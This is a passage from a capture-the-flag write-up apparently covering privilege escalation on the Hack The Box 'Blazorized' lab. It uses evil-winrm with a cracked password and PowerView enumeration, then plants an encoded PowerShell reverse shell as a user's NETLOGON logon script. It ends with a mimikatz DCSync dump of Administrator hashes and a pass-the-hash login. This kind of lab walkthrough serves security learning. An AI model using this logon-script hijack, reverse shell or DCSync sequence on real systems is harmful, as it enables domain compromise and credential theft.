```

```
edebb81d7d1e4cb23e884292a97897237504b3261725f2fc9fea98155d445106cf0fc0a0db6c86dd138f54a
d53c2bd94ad7d49b77eca95644078bb79e52f5978faf35b47c96aa5ed5cce0001648726172ce9bc9467e14d
c1290b400565cc3ad3a554489fe77d5d0daa8d8a2f7132dc2b9c34ea85164f5dfaa130d4eee57fd999a0bcb
390d98f404a3897be0b4c058943:(Ni7856Do9854Ki05Ng0005 #)
```

```
┌──(kali㉿kali)-[~/Desktop/Blazorized]
└─$ evil-winrm -i 10.10.11.22 -u 'RSA_4810' -p '(Ni7856Do9854Ki05Ng0005 #)'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\RSA_4810\Documents>
```

Now let’s investigate information about this user inside AD, this user is part of Remote Management of users




Using powerview, we proceed to collect information about active user in AD

```
Info: Upload successful!
*Evil-WinRM* PS C:\Users\RSA_4810\Documents> Import-Module .\PowerView.ps1
*Evil-WinRM* PS C:\Users\RSA_4810\Documents> Get-NetUser
```


In AD environments, administrators can configure scripts which will be execute it automatically when that users runs his machine

```
logoncount            : 3045
badpasswordtime       : 6/19/2024 9:58:18 AM
distinguishedname     : CN=SSA_6010,CN=Users,DC=blazorized,DC=htb
objectclass           : {top, person, organizationalPerson, user}
displayname           : SSA_6010
lastlogontimestamp    : 7/7/2024 10:01:25 AM
userprincipalname     : SSA_6010@blazorized.htb
name                  : SSA_6010
objectsid             : S-1-5-21-2039403211-964143010-2924010611-1124
samaccountname        : SSA_6010
codepage              : 0
samaccounttype        : USER_OBJECT
accountexpires        : NEVER
countrycode           : 0
whenchanged           : 7/7/2024 3:01:25 PM
instancetype          : 4
usncreated            : 29007
objectguid            : 8bf3166b-e716-4f91-946c-174e1fb433ed
lastlogoff            : 12/31/1600 6:00:00 PM
objectcategory        : CN=Person,CN=Schema,CN=Configuration,DC=blazorized,DC=htb
dscorepropagationdata : {6/19/2024 1:24:50 PM, 6/14/2024 12:40:41 PM, 6/14/2024 12:40:28 PM, 6/14/2024 12:38:20 PM ... }
memberof              : {CN=Super_Support_Administrators,CN=Users,DC=blazorized,DC=htb, CN=Remote Management Users,CN=Builtin,DC=blazorized,DC=htb}
lastlogon             : 7/7/2024 10:35:25 AM
cn                    : SSA_6010
badpwdcount           : 0
scriptpath            : \\dc1\NETLOGON\A2BFDCF13BB2\B00AC3C11C0E\BAEDDDCD2BCB\C0B3ACE33AEF\2C0A3DFE2030
useraccountcontrol    : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
whencreated           : 1/10/2024 2:32:00 PM
primarygroupid        : 513
```

We found some scriptpaths in SSA_6010 user who is also member of Remote Management User but he’s part of users as well



You can find that he’s got DCSync with the machine, which means he’s able to get hashes



check permissions on those scripts

```
*Evil-WinRM* PS C:\Windows\sysvol\sysvol\blazorized.htb\scripts> Get-Acl "C:\Windows\sysvol\domain\scripts\A2BFDCF13BB2\B00AC3C11C0E\BAEDDDCD2BCB\C0B3ACE33AEF\2
C0A3DFE2030.bat"


    Directory: C:\Windows\sysvol\domain\scripts\A2BFDCF13BB2\B00AC3C11C0E\BAEDDDCD2BCB\C0B3ACE33AEF

Path            Owner                  Access
----            -----                  ------
2C0A3DFE2030.bat BUILTIN\Administrators BLAZORIZED\RSA_4810 Allow  Write, ReadAndExecute, Synchronize ...
```

Check the path where we actually have write permissions

```
*Evil-WinRM* PS C:\Windows\sysvol\sysvol\blazorized.htb\scripts> icacls A32FF3AEAA23
A32FF3AEAA23 BLAZORIZED\RSA_4810:(OI)(CI)(RX,W)
             NT AUTHORITY\Authenticated Users:(I)(RX)
             NT AUTHORITY\Authenticated Users:(I)(OI)(CI)(IO)(GR,GE)
             BUILTIN\Server Operators:(I)(RX)
             BUILTIN\Server Operators:(I)(OI)(CI)(IO)(GR,GE)
             BUILTIN\Administrators:(I)(F)
             BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
             NT AUTHORITY\SYSTEM:(I)(F)
             NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
             CREATOR OWNER:(I)(OI)(CI)(IO)(F)
```

Make a reverse shell and relate it to the path privileged don’t forget to encode ASCII to correct interpretation

```
*Evil-WinRM* PS C:\Windows\sysvol\sysvol\blazorized.htb\scripts> 'powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUA
dAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4AMgA0ADYAIgAsADcANwA3ADcAKQA7ACQAcwB0AHIAZQBhAG0AIAA9ACAAJABjAGwAaQBlAG4AdAAuAEcA
ZQB0AFMAdAByAGUAYQBtACgAKQA7AFsAYgB5AHQAZQBbAF0AXQAkAGIAeQB0AGUAcwAgAD0AIAAwAC4ALgA2ADUANQAzADUAfAAlAHsAMAB9ADsAdwBoAGkAbABlACgAKAAkAGkAIAA9ACAAJABzAHQAcgBlAGEA
bQAuAFIAZQBhAGQAKAAkAGIAeQB0AGUAcwAsACAAMAAsACAAJABiAHkAdABlAHMALgBMAGUAbgBnAHQAaAApACkAIAAtAG4AZQAgADAAKQB7ADsAJABkAGEAdABhACAAPQAgACgATgBlAHcALQBPAGIAagBlAGMA
dAAgAC0AVAB5AHAAZQBOAGEAbQBlACAAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4AQQBTAEMASQBJAEUAbgBjAG8AZABpAG4AZwApAC4ARwBlAHQAUwB0AHIAaQBuAGcAKAAkAGIAeQB0AGUAcwAsADAALAAgACQA
aQApADsAJABzAGUAbgBkAGIAYQBjAGsAIAA9ACAAKABpAGUAeAAgACQAZABhAHQAYQAgADIAPgAmADEAIAB8ACAATwB1AHQALQBTAHQAcgBpAG4AZwAgACkAOwAkAHMAZQBuAGQAYgBhAGMAawAyACAAPQAgACQA
cwBlAG4AZABiAGEAYwBrACAAKwAgACIAUABTACAAIgAgACsAIAAoAHAAdwBkACkALgBQAGEAdABoACAAKwAgACIAPgAgACIAOwAkAHMAZQBuAGQAYgB5AHQAZQAgAD0AIAAoAFsAdABlAHgAdAAuAGUAbgBjAG8A
ZABpAG4AZwBdADoAOgBBAFMAQwBJAEkAKQAuAEcAZQB0AEIAeQB0AGUAcwAoACQAcwBlAG4AZABiAGEAYwBrADIAKQA7ACQAcwB0AHIAZQBhAG0ALgBXAHIAaQB0AGUAKAAkAHMAZQBuAGQAYgB5AHQAZQAsADAA
LAAkAHMAZQBuAGQAYgB5AHQAZQAuAEwAZQBuAGcAdABoACkAOwAkAHMAdAByAGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkA' | Out-File -FilePath C
:\Windows\sysvol\sysvol\blazorized.htb\scripts\A32FF3AEAA23\02FCE0D1303F.bat -Encoding ASCII
```

Assign the script to that user

```
*Evil-WinRM* PS C:\Windows\sysvol\sysvol\blazorized.htb\scripts\A32FF3AEAA23> Set-ADUser -Identity SSA_6010 -ScriptPath 'A32FF3AEAA23\02FCE0D1303F.bat'
*Evil-WinRM* PS C:\Windows\sysvol\sysvol\blazorized.htb\scripts\A32FF3AEAA23>
```

Wait until that user sign in

```
┌──(kali㉿kali)-[~/Desktop/Blazorized]
└─$ nc -lnvp 7777
Listening on 0.0.0.0 7777
Connection received on 10.10.11.22 62487
whoami
blazorized\ssa_6010
PS C:\Windows\system32>
```

This is the easy part if we make a good enumeration of Active Directory due to SSA_6010 has DCSync with the domain we can use mimikatz to get Administrators and users hashes

```
C:\Users\ssa_6010\Desktop>.\mimikatz.exe
.\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # lsadump::dcsync /domain:blazorized.htb /user:Administrator
[DC] 'blazorized.htb' will be the domain
[DC] 'DC1.blazorized.htb' will be the DC server
[DC] 'Administrator' will be the user account

Object RDN           : Administrator

** SAM ACCOUNT **

SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 2/25/2024 12:54:43 PM
Object Security ID   : S-1-5-21-2039403211-964143010-2924010611-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: f55ed1465179ba374ec1cad05b34a5f3
    ntlm- 0: f55ed1465179ba374ec1cad05b34a5f3
    ntlm- 1: eecc741ecf81836dcd6128f5c93313f2
    ntlm- 2: c543bf260df887c25dd5fbacff7dcfb3
    ntlm- 3: c6e7b0a59bf74718bce79c23708a24ff
    ntlm- 4: fe57c7727f7c2549dd886159dff0d88a
```

```
┌──(kali㉿kali)-[~/Desktop/Blazorized]
└─$ evil-winrm -i 10.10.11.22 -u 'Administrator' -H 'f55ed1465179ba374ec1cad05b34a5f3'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Machine pwned!!!!